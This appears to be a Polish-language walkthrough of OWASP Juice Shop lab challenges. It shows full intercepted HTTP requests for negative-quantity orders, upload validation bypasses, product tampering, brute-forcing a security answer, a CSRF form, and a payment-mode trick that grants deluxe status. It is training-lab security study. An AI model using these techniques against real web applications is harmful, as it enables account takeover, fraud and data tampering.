IoDfRUfWZ--3zCUn5XD4iEEWwVjKl3o

{
  "ProductId": 33,
  "BasketId": "6",
  "quantity": -5000
}

```

- 2) Po wykonaniu zamówienia i przejściu przez proces płatności, pokazuje się nam panel podsumowujący transakcję. Przedstawia on cenę oraz ilość zakupionych przedmiotów. Ich ilość jest minusowa, co jest potwierdzeniem na to, że atak się udał

Order Summary			
Product	Price	Quantity	Total Price
Banana Juice (1000ml)	1.99¤	-4	-7.96¤
OWASP Juice Shop T-Shirt	22.49¤	1	22.49¤
Apple Pomace	0.89¤	3	2.67¤
Melon Bike (Comeback-Product 2018 Edition)	2999¤	-5000	-14995000.00¤
	Items		-14994982.80¤
	Delivery		0.99¤
	Promotion		0.00¤
	Total Price		-14994981.81¤

Improper Input Validation

Upload Size (Upload a file larger than 100 kB.)

- 1) W przypadku wysłania pliku mniejszego niż 100kB, plik zostaje przyjęty

Complaint

Customer support will get in touch with you soon! Your complaint reference is #2

Customer

test@gmail.com

Message *



① Max. 160 characters

0/160

Invoice: No file selected.

Submit

2) Gdy plik będzie większy niż 100kB, otrzymujemy taki komunikat

Complaint

File too large. Maximum 100 KB allowed.

Customer

test@gmail.com

Message *

test



① Max. 160 characters

4/160

Invoice: OWASP_Testing_Guide_v4.pdf

Submit

- 3) Po przechwyceniu requesta z poprawnym plikiem PDF, dostajemy taką odpowiedź od serwera, co wskazuje nam na to jak wygląda poprawny komunikat po wysłaniu pliku

Request	Response
<pre> Pretty Raw Hex ⌂ \n ⌂ 1 POST /file-upload HTTP/1.1 2 Host: localhost:3000 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0 4 Accept: /* 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIlNiJ9.eyJzdGF0dXMiOiJzdWNjZXNz IiwicGF0YSI6eyJpZCI6MjEsInVzZXJuYW1lIjoiIiwidWwiOiJOZXN0Q GdtYWsLmNbSIsInBhc3N3b3kIjoiZDlkMWUzYTFlYjhiNTc0ZDk4NWRhYz QzNWVhNjMzY2UiLCJyb2xlIjoiY3VzdG9tZXIiLCJkZWx1eGVUb2tlbiI6Iii sImxhc3RMb2dpbkIwIjoiMC4wLjAuMCIsInByb2ZpbGVjbWFnZSI6Ii9hc3NL dHMvcHvibGljL2ltYWdlcy9lcGxvYWRzL2RlZmF1bHQuc3ZnIiwidG90cFNLY 3JldC16IiIsImlzQWNoaXZLIjp0cnVlLCJjcmVhdGVkQXQiOiiYMDIxLTEyLT E5IDE5OjE40jI0LjYwNiArMDAGMDAiLCJ1cGRhdGVkQXQiOiiYMDIxLTEyLTE 5IDES0jE40jI0LjYwNiArMDA6MDAiLCJkZWx1eGVkQXQiOm51bGx9LCJpYXQi OjE2Mzk5NDE1MDksImV4cI6MTYzOTk1OTUwOXO. Ct7F0jYkxz8gbkjI07Xhs 44l430tuojMR8y66KrT5x21MzvWvNN6uNE60BfIYehygIl0c2h0iQT113KxB -0V6VLfRzAahIq4S1MmOf4pZ98WBLo1xIKbXf_kuxCumdaM4QY4L4M_jIoD fRUFWZ--3zCUh5XD4iEEWwVjKL3o 8 Content-Type: multipart/form-data; boundary=-----2897596723233416231836080 62263 9 Content-Length: 229 10 Origin: http://localhost:3000 11 Connection: close 12 Referer: http://localhost:3000/ 13 Cookie: language=en; welcomebanner_status=dissmiss; cookieconsent_status=dissmiss; continueCode= 89H8hEt7I3sQSMUgHZuMhkT9KfMSEtLiwfWSBHgNuENTYXiOWfgaSqgHk3ub XtnwcVLSzqUXYsgZibzSQuhjltvvIeasVBiElfxJ 14 ----- 15 ----- 16 Content-Disposition: form-data; name="file"; filename="file.pdf" </pre>	<pre> Pretty Raw Hex Render ⌂ \n ⌂ 1 HTTP/1.1 204 No Content 2 Access-Control-Allow-Origin: * 3 X-Content-Type-Options: nosniff 4 X-Frame-Options: SAMEORIGIN 5 Feature-Policy: payment 'self' 6 Date: Tue, 21 Dec 2021 18:35:19 GMT 7 Connection: close 8 9 :</pre>

- 4) Po otworzeniu pliku pdf o rozmiarze większym niż ten dozwolony na stronie w edytorze tekstowym, skopiowaniu tej zawartości i podmienieniu poprzedniej zawartości pdfa na tą "za dużą" wysyłamy request. W wyniku dostajemy tą samą odpowiedź co w przypadku poprawnie wysłanego zapytania.

The screenshot shows a browser developer tools Network tab with two panels: Request and Response.

Request:

```
1:576 |0000077585 00000 n
1:577 |0000077676 00000 n
1:578 |0000077767 00000 n
1:579 |0000077859 00000 n
1:580 |0000077951 00000 n
1:581 |0000078043 00000 n
1:582 |0000078143 00000 n
1:583 |0000078235 00000 n
1:584 |0000078327 00000 n
1:585 |0000078419 00000 n
1:586 |0000078511 00000 n
1:587 |0000078603 00000 n
1:588 |0000078695 00000 n
1:589 |0000081261 00000 n
1:590 |0000083676 00000 n
1:591 |0000083872 00000 n
1:592 |0000084068 00000 n
1:593 |0000088828 00000 n
1:594 |0000093849 00000 n
1:595 |0000093931 00000 n
1:596 |0000094013 00000 n
1:597 |0000098216 00000 n
1:598 trailer
1:599 <<
1:600 /Size 198
```

Response:

```
1 |HTTP/1.1 204 No Content
2 |Access-Control-Allow-Origin: *
3 |X-Content-Type-Options: nosniff
4 |X-Frame-Options: SAMEORIGIN
5 |Feature-Policy: payment 'self'
6 |Date: Tue, 21 Dec 2021 18:55:20 GMT
7 |Connection: close
8 |
9 |
10 |
```

Upload Type (Improper Input Validation)

- 1) Po przechwyceniu requesta z poprawnym plikiem PDF, dostajemy taką odpowiedź od serwera, co wskazuje nam na to jak wygląda poprawny komunikat po wysłaniu pliku

The screenshot shows a comparison between a Request and a Response in a browser's developer tools. The Request is a POST to '/file-upload' with various headers including Host, User-Agent, Accept, and Authorization. The Response is an HTTP/1.1 204 No Content with standard CORS headers like Access-Control-Allow-Origin and X-Content-Type-Options.

```

Request
Pretty Raw Hex ⌂ ⌂ ⌂ ⌂ ⌂
1 POST /file-upload HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0)
Gecko/20100101 Firefox/78.0
4 Accept: /*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwic3R5bGUiOiJsb2xlIjoiY3VzdG9tZXIiLCJkZWxleGVub2lbiI6IiisImxhc3RMb2dpbklwIjoiMC4wLjAuMCIsInByb2ZpbGVjbWFnZSI6Ii9hc3NLdHMvcHVibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHQuc3ZnIiwidG9ocFNLY3JldCI6IiIsImlzQWN0aXZlIjp0cnVlLCJjcmVhdGVkQXQiOiIyMDIxLTEyLTESIDESoje40jI0LjYwNiArMDAGMDA1LCJ1cGRhdGVkQXQiOiIyMDIxLTEyLTE5IDE5OjE40jI0LjYwNiArMDAGMDA1LCJkZWxldGVkQXQiOm51bGx9LCJpYXQiOjE2Mzk5NDE1MDksImV4cCI6MTYzOTk1OTUwOX0.Ct7F0jYkxz8gbkjI07Xhs44L43OtuojeMR8p66KrT5x21MzvWvNN6uNE60BfIYehygI10c2h0iQTl13KxB-0V6VlfRzAahIq4SIMmOf4pZ98WBLOlxliKbXf_kuxCumdaM4QY4L4M_jIoDfRUfWZ-3zCUn5XD4iEEWVjkL3o
8 Content-Type: multipart/form-data;
boundary=-----289759672323341623183608062263
9 Content-Length: 229
10 Origin: http://localhost:3000
11 Connection: close
12 Referer: http://localhost:3000/
13 Cookie: language=en; welcomebanner_status=dismiss;
cookieconsent_status=dismiss; continueCode=89H8hEt7I3sQSMUgHZuMhkT9FKfMSEtLiwfWSBHgNuENtYXioWfgaSgqHk3ubXtnwcVlSzqUXYsgZibzS0nhjltvvIeasVBiElfxJ
14 -----
15 -----
16 Content-Disposition: form-data; name="file"; filename="file.pdf"

```

Response
Pretty Raw Hex Render ⌂ ⌂ ⌂ ⌂ ⌂
1 HTTP/1.1 204 No Content
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 Date: Tue, 21 Dec 2021 18:35:19 GMT
7 Connection: close
8
9

- 2) Zawartość pliku zmieniamy na zawartość pliku txt (który jest niedozwolony, możliwa walidacja pozwala tylko na plik zip oraz pdf). Tak samo zmieniamy rozszerzenie w nazwie pliku oraz w rodzaju przesyłanego pliku w nagłówku *Content-type*. Po wysłaniu przygotowanego zapytania dostajemy odpowiedź 2xx od serwera, który powiadamia nas że wszystko poszło pomyślnie (oraz odpowiedź od serwera jest taka sama jak w przypadku wysłania poprawnego pliku)

```
-----  
dHMvcHvibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHQuc3ZnIiwidG90cFNLY  
3JldCI6IiIsImlzQWN0aXZlIjp0cnVLCJjcmVhdGVkQXQiOiIyMDIxLTEyLT  
E5IDE50jE40jIOLjYwNiArMDAGMDAiLCJlcGRhdGVkQXQiOiIyMDIxLTEyLT  
5IDE50jE40jIOLjYwNiArMDAGMDAiLCJkZWxl dGVkQXQiOm51bGx9LCJpYXQi  
OjE2Mzk5NDE1MDksImV4cCI6MTYzOTk10TUwOXO.Ct7F0jYkxz8gbkjI07Xhs  
441430tuojemR8p66KrT5x21MzvWvNN6uNE60BfIYehygIl0c2h0iQTl13KxB  
-OV6VlfRzaAh1q4S1Mm0f4pZ98WBLo1lxlIKbXf_kuxCumdaM4QY4L4M_jIoD  
fRUFwZ--3zCUn5XD4iEEWwVjKl3o  
Content-Type: multipart/form-data;  
boundary=-----2339437062147523149404393  
610  
Content-Length: 347  
Origin: http://localhost:3000  
Connection: close  
Referer: http://localhost:3000/  
Cookie: language=en; welcomebanner_status=dismiss;  
cookieconsent_status=dismiss; continueCode=  
89H8hEt7I3sQSMUgHZuMhkT9FKfMSEtLiwfWSBHgNuENTYXiOWfgaSqqHk3ub  
XtnwcVLSzqUXYsgZibzSQnhjltvvIeasVBiElfxJ  
-----2339437062147523149404393610  
Content-Disposition: form-data; name="file"; filename="  
file.txt"  
Content-Type: application/txt  
  
Daniel Boone National Forest  
Laurel County School District  
Kentucky  
Sawyer  
Daniel Boone  
Scuttlebutt  
Scuttlebutt Trail  
-----2339437062147523149404393610--
```

Product Tampering (Broken Access Control)

- 1) Odszukujemy w historii zapytań zapytanie, które jest w stanie zmienić zawartość danego obiektu

```

GET /api/products/9 HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0)
Gecko/20100101 Firefox/78.0
Accept: application/json, text/plain, /*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNz
IiwjZGFOYSGeyJpZCIGMjEsInVzzXJuYWlIiwiZWlhawWi0iJOZKNQ
GdtYWLsLmNvbSISinBhc3N3b3JkIjoiZDlkMWUzYTlVYjhNTc0ZDk4NWRhYz
QzMWVhNjMzY2UiLcJyb2xIjoiY3VzdG9tZXiiLCjkZWxleGVub2tlbi6II
sImxhc3RMb2dpbkIwIjoiMC4WljAuMCIsInByb2ZpbGVjbWFnZSI6Ii9hc3NL
dHMyvHViBGljL2ltYWdlcy91cGxvYWRzLzRlZmF1bHQuc3ZnIiwiG90cFNLY
3JldCI6IiIsImLzQWNOaXZLjpoCnVLLCjcmVhdGVkQXQiOiyMDIxLTEyLT
E5IDE5OjE4OjI0LjYwNiArMDAGMDAiLCJlcGRhdGVkQXQiOiyMDIxLTEyLTE
5IDE5OjE4OjI0LjYwNiArMDAGMDAiLCJkc2WxldGVkQXQiO51bGx9LCJpYXQi
OjE2MzkSNDE1MDksImV4cCI6MTYzOTk1OTUwOX0.Ct7F0jYkxz8gbkjI07Xhs
44l430tuojemR8p66KtT5a2LmzvWvNN6uNE60BfYehygIl0c2h0iQT113KxB
-OV6VLfRzAahIq4S1Mmof4pZ98WBBL0l1xIKbXf_kuxCumdaM4QY4L4M_jIoD
fRUfWZ_-3zCUn5XD4iEEBwvJkL3o
Connection: close
Referer: http://localhost:3000/
Cookie: language=en; welcomebanner_status=dismiss;
cookieconsent_status=dismiss; continueCode=P9HLhtoIXsPS0uHeuHrTyFBfp5QtN1BfySWHeVukxtLjivRfZpSzXHlquo
LtDNC6oSaZUVqT32C5Ze4j1505wh5Et99Imns3xcj9f4J
If-None-Match: W/"325f-AjmnvvvWuR7sh92Bjpuw/Bwcg4U"
Cache-Control: max-age=0

```

- 2) Zmienimy metodę na PUT, dodajemy nagłówek *Content-Type: application/json* oraz wstawiamy element, który chcemy zmienić z obiektu JSON, który dostaliśmy wcześniej z odpowiedzi. W tym przypadku chcemy zmienić opis, więc kopujemy ten element do naszego zapytania i zmienimy link przy atrybucie *href*. Atak się powiodł, na stronie widzimy produkt ze zmienionym przez nas przekierowaniem

The screenshot shows a web browser displaying the OWASP Juice Shop application. The URL in the address bar is <https://owasp.slack.com/>. The page content is as follows:

You successfully solved a challenge: Product Tampering
<https://owasp.slack.com/>

OWASP SSL Advanced Forensic Tool (O-Saft)

O-Saft is an easy to use tool to show information about SSL certificate and tests the SSL connection according given list of ciphers and various SSL configurations.

[More...](https://owasp.slack.com/)

The browser's developer tools (Inspector) are open, showing the DOM structure and the CSS styles applied to the page elements. The CSS styles for the 'More...' button are visible in the right-hand panel.

Reset Jim's Password (Broken Authentication)

- Przechwytyujemy request ze zmianą hasła Jima. Testuję parametr answer który jest odpowiedzią na pytanie bezpieczeństwa Jima. Parametr jest podatny na atak Bruteforce, po wielu próbach wysłania nawet tego samego requestu nie dostajemy żadnej odmowy dostępu ani komunikatu o przekroczonej liczbie prób zalogowania

The screenshot shows two panels: 'Request' and 'Response'.
Request panel:
- Headers: Host: localhost:3000, User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
- Body (Pretty):

```
1 Host: localhost:3000
2 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
3 Accept: application/json, text/plain, /*
4 Accept-Language: en-US,en;q=0.5
5 Accept-Encoding: gzip, deflate
6 Content-Type: application/json
7 Content-Length: 80
8 Origin: http://localhost:3000
9 Connection: close
10 Referer: http://localhost:3000/
11 Cookie: language=en; welcomebanner_status=dismiss;
12 cookieconsent_status=dismiss; continueCode=
13 kRHkhVTB1sbSJUKHoulhnt1FvfNSptRiefoSghjzul3tbnilmfxKSyOH4Rum7hrmtb0
14 caES6xUYLTlNCqQsNWidBSXmhVbtooIpZsNri3ztxJ
15 {
16   "email": "jim@juice-sh.op",
17   "answer": "test",
18   "new": "testtest".
```


Response panel:
- Headers: HTTP/1.1 401 Unauthorized, Access-Control-Allow-Origin: *, X-Content-Type-Options: nosniff, X-Frame-Options: SAMEORIGIN, Feature-Policy: payment 'self', X-RateLimit-Limit: 100, X-RateLimit-Remaining: 99, Date: Tue, 21 Dec 2021 21:00:52 GMT, X-RateLimit-Reset: 1640120648
- Body (Pretty):

```
1 HTTP/1.1 401 Unauthorized
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-RateLimit-Limit: 100
7 X-RateLimit-Remaining: 99
8 Date: Tue, 21 Dec 2021 21:00:52 GMT
9 X-RateLimit-Reset: 1640120648
10 Content-Type: text/html; charset=utf-8
11 Content-Length: 34
12 ETag: W/"22-pKf21LHLRtt7tz87U0fXryoVL/s"
13 Vary: Accept-Encoding
14 Connection: close
15
16 Wrong answer to security question.
```

- Request przesyłam do intrudera, gdzie podaję listę 200 najpopularniejszych imion. Rozpoczynam atak

```
1 POST /rest/user/reset-password HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: application/json, text/plain, /*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/json
8 Content-Length: 80
9 Origin: http://localhost:3000
10 Connection: close
11 Referer: http://localhost:3000/
12 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; cont
13
14 {"email": "jim@juice-sh.op", "answer": "Stest§", "new": "testtest", "repeat": "testtest"}
```

② Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type.

Payload set: Payload count: 200
Payload type: Request count: 200

② Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

<input type="button" value="Paste"/>	James
<input type="button" value="Load ..."/>	Robert
<input type="button" value="Remove"/>	John
<input type="button" value="Clear"/>	Michael
<input type="button" value="Deduplicate"/>	William
<input type="button" value="Add"/>	David
	Richard
	Joseph
	Thomas
	Charles

Add from list ... [Pro version only]

-
- 3) Odpowiedź na pytanie bezpieczeństwa do *Samuel*. Jest to jedyny request który ma odpowiedź na requesta inną niż “*niepoprawna odpowiedź*” oraz ma status *200 OK* zamiast *401 unauthorized*.

Request	Payload	Status	Error	Timeout	Length	close\r\n\r\n
32	Gary	401			452	wrong answer to security ...
33	Nicholas	401			452	Wrong answer to security ...
34	Eric	401			452	Wrong answer to security ...
35	Jonathan	401			452	Wrong answer to security ...
36	Stephen	401			452	Wrong answer to security ...
37	Larry	401			452	Wrong answer to security ...
38	Justin	401			452	Wrong answer to security ...
39	Scott	401			452	Wrong answer to security ...
40	Brandon	401			452	Wrong answer to security ...
41	Benjamin	401			452	Wrong answer to security ...
42	Samuel	200			764	{"user":{"id":2,"username":...
43	Gregory	401			452	Wrong answer to security ...
44	Frank	401			452	Wrong answer to security ...
45	Alexander	401			452	Wrong answer to security ...
46	Raymond	401			452	Wrong answer to security ...

Request	Response
	<pre>Pretty Raw Hex Render ⚡ \n ⏹</pre> <pre> 7 X-RateLimit-Remaining: 57 8 Date: Tue, 21 Dec 2021 21:50:01 GMT 9 X-RateLimit-Reset: 1640123533 10 Content-Type: application/json; charset=utf-8 11 Content-Length: 347 12 ETag: W/"15b-SZLwjmgRaQHv08n+emeoXB50KCg" 13 Vary: Accept-Encoding 14 Connection: close 15 16 { "user":{ "id":2, "username":"", "email":"jim@juice-sh.op", "password":"05a671c66aefea124cc08b76ea6d30bb", "role":"customer", "deluxeToken":"", "lastLoginIp":"0.0.0.0", "profileImage":"assets/public/images/uploads/default.svg", "totpSecret":"", "isActive":true, } </pre>

Broken Access Control

CSRF (Change the name of a user by performing Cross-Site Request Forgery from another origin.)

- Atak został wykonany z użyciem strony <http://htmledit.squarefree.com/>. Przygotowany został kod, który zmienił dane osoby zalogowanej.

```
<html>
<body>

<form action="http://localhost:3000/profile" method="POST">
<input name="username" value="Smith">
<input type="submit"

</body>
</html>
```

2) Wysłane zapytanie wygląda w ten sposób. Skutkuje ono zmianą nazwy użytkownika

```
1 POST /profile HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 14
9 Origin: https://htaledit.squarefree.com
10 Connection: close
11 Referer: http://htaledit.squarefree.com/
12 Cookie: language=en; welcomebanner_status=dissmiss; cookie consent status=dissmiss; continueCode=
vmHwbtvB1GSKxUgJhvLhbTLFzTS5MsZfbSohVLUzbztzaimf10SZx+HNUlBuBhwltqxCDFMcSBNLW7TpjCJxsSwRtPmHnR6t5SiPaCY3sK7iqafk7; token=
eyJxOAxA10-JPEK1Vi01LhGjCi01N1i19.yeyJdQFD0M10i2dWnM ZXNzIwiZGFOYSlEygjzC16M EiInVzZxJuV11i1oiu12pdGpILJlwFpbCIGIndl d2V3Zkd10GdtyFn1sLnNbVsSisInBhC3NB3jK1jko1zd1kMuN
zyTVLj2dpmi1nTC02Dk4NMRhYz02NvWnhMzY2jU2LcJybzxlT1oiy3Vz2dGrtZX11Ljk2W1le2bt1bi61lisimhcxR9Mb2dpbkWlJi0MC4=LjAuMCisInBy2p2GvJWFnZS261i9h3Ml dHmVChVibGlj2LtwDlcy91cGx
K2WxlldGVKoX010w5blGx9LcJyX0Q0_E2NDAYNo0UDsEmV4cCISlGMYD13MzQ4MXoKbQ1GclL9HUAit2E1F2wOsAEf0J6zmitbgyPtlnKET3ijyng48yeQePHphaElKUFes0B E CeLqe13MioCz8K01iwhnHNaqv
oJk0Y0Psc0o0Utg-nhZT1yBgfnqNLAs8Hm9Eac3Sxx5LuRTuvbe2hNzkTUMA
13 Upgrade-Insecure-Requests: 1
14
15 username=Smith
```


OWASP Juice Shop | Deluxe Fraud

- 1) Otwieram panel klienta deluxe, mam pusty portfel więc nie mogę zapłacić, analzuję kod


My Payment Options

- [Add new card](#) [Add a credit or debit card](#) 
- [Pay using wallet](#) **Wallet Balance 0.00**  Pay 49.00 
- [Add a coupon](#) [Add a coupon code to receive discounts](#) 
- [Other payment options](#) 

- 2) Znajduję element kodu, który jest odpowiedzialny za przycisk zapłaty. Przycisk jest niedostępny, więc zmieniam kod na swoje potrzeby.



3) Przycisk zapłaty jest już dostępny po zmianie kodu html



4) Przechwytyuję request z zapłatą w burpie

Request

Pretty Raw Hex ⌂ ⌄ ⌅

```
i0iIiLCJsYXNOTG9naW5JcCI6IjAuMC4wLjA1LCJwcm9maWxlSW1hZ2UiOiIv
YXNzZXRzL3B1YmxpYy9pbWFnZXmvXBsb2Fkcy9kZWZhdx0LNnZ2YIsInRvd
HBTZWNyZXQiOiiLCJpc0FjdGL2ZS16dH1lZSwiY3JlYXRLZEFOIjoiMjAyMS
0xMi0yMSAyMjowMjoxNi45MzggKzAwOjAwIiwdXBkYXRLZEFOIjoiMjAyMS0
xMi0yMSAyMjowMjoxNi45MzggKzAwOjAwIiwdXBkYXRLZEFOIjpuDwxsfsWi
aWF0IjoxNjQwMTI0MTQxLCJleHAiOjE2NDAxNDIxNDF9.WVPje-KPwaVcGLwc
W6zDngjyPxwrTOJidIjguXuOBrbz197YWQ8lKGQ021X1UAhCzRa6_e0c-qA05
chChxeha3Z7zRrluQGhappdB1roe5Yak--v_4FuR-iZy27FiAny8a55-oDm
94-pATB-VgzM0grWQwpaxTg_2Wk_x7U
8 Content-Type: application/json
9 Content-Length: 24
10 Origin: http://localhost:3000
11 Connection: close
12 Referer: http://localhost:3000/
13 Cookie: language=en; welcomebanner_status=dismiss;
cookieconsent_status=dismiss; continueCode=
vmBhbvtbIGsKSxUgHvluhbTLfzf5S5tMizfbSoHvluZbtzaimbf1DSzXhNluB
bhwltnqXDRcmeS8NuW7TpjCJxswRiRMS1nHR6t551PaCY3sK7iqafk7;
token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNz
IiwiZGF0YSI6eyJpZC16MjEsInVzZXJuYm1lIjoid2lrySIsImVtYWlsIjoid
2V3Zxdld2VAZ21haWwuY29tIiwiCgfzc3dvcmQioiJk0QWxZTNhNWViOGI1Nz
RkOTg1ZGFjNDM1ZWE2MzNjZSiisInJvbGUoIjJdXNob2lciisInRlbhV4ZVR
va2VuIjoiIiwiBGFzdExvZ2lusuXAIoIiwljAuMC4wIiwiCHjvZmlsZULtYwdl
Ijoil2Fzc2V0cy9wdWjsaWMva1hZ2vL3WbG9hZHMvZGVmYXXvscC5zdmciL
CJ0b3RwU2VjcmVOiijoIiwiAxBNv3RpdmUiOnRydWUsInMyZWF0ZWRBdCI6Ij
IwMjEtMTItMjFUMjI6MDI6MTYuOTM4WiIsInVzZGF0ZWRBdCI6IjIwMjEtMTI
tMjNUMTE6MDE6MjMuMzY2WiIsImRlbGV0ZWRBdCI6bnVsboHs0imhdC16MTY0
MDI1NzI4Myw1ZxhwIjoxNjQwMjclMjgzf0.VOGWCX4V0pMkfQcyL3s8poVKgA
xWHCZY92_EGdz8H8o0X0GeYKqB2BwOHJni0dygRXFrUVb7-pxZIP3kWz8Y4
gUyili2Br2VstIkSDjWPSdnypYrJmuQrSGYQtW0J29TH8rlsK8Xfz32FSRjb
2z3JgHNTbjdij3eRM50rr04
14 {
  "paymentMode": "wallet"
}
```

Response

Pretty Raw Hex Render ⌂ ⌄ ⌅

```
1 HTTP/1.1 400 Bad Request
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 Content-Type: application/json; charset=utf-8
7 Content-Length: 56
8 ETag: W/"38-kFKcP4/n0yacDr3IdRwNA0QywLg"
9 Vary: Accept-Encoding
10 Date: Thu, 23 Dec 2021 12:49:22 GMT
11 Connection: close
12 {
  "status": "error",
  "error": "Insufficient funds in Wallet"
}
```

- 5) Przeglądam jakie są dostępne metody zapłaty. Za metodę płatności podaję *coupon*, co skutkuje ulepszeniem konta do konta deluxe

Request

Pretty Raw Hex ⌂ ⌄ ⌅

```
i0iIiLCJsYXNOTG9naW5JcCI6IjAuMC4wLjA1LCJwcm9maWxlSW1hZ2UiOiIv
YXNzZXRzL3B1YmxpYy9pbWFnZXmvXBsb2Fkcy9kZWZhdx0LNnZ2YIsInRvd
HBTZWNyZXQiOiiLCJpc0FjdGL2ZS16dH1lZSwiY3JlYXRLZEFOIjoiMjAyMS
0xMi0yMSAyMjowMjoxNi45MzggKzAwOjAwIiwdXBkYXRLZEFOIjoiMjAyMS0
xMi0yMSAyMjowMjoxNi45MzggKzAwOjAwIiwdXBkYXRLZEFOIjpuDwxsfsWi
aWF0IjoxNjQwMTI0MTQxLCJleHAiOjE2NDAxNDIxNDF9.WVPje-KPwaVcGLwc
W6zDngjyPxwrTOJidIjguXuOBrbz197YWQ8lKGQ021X1UAhCzRa6_e0c-qA05
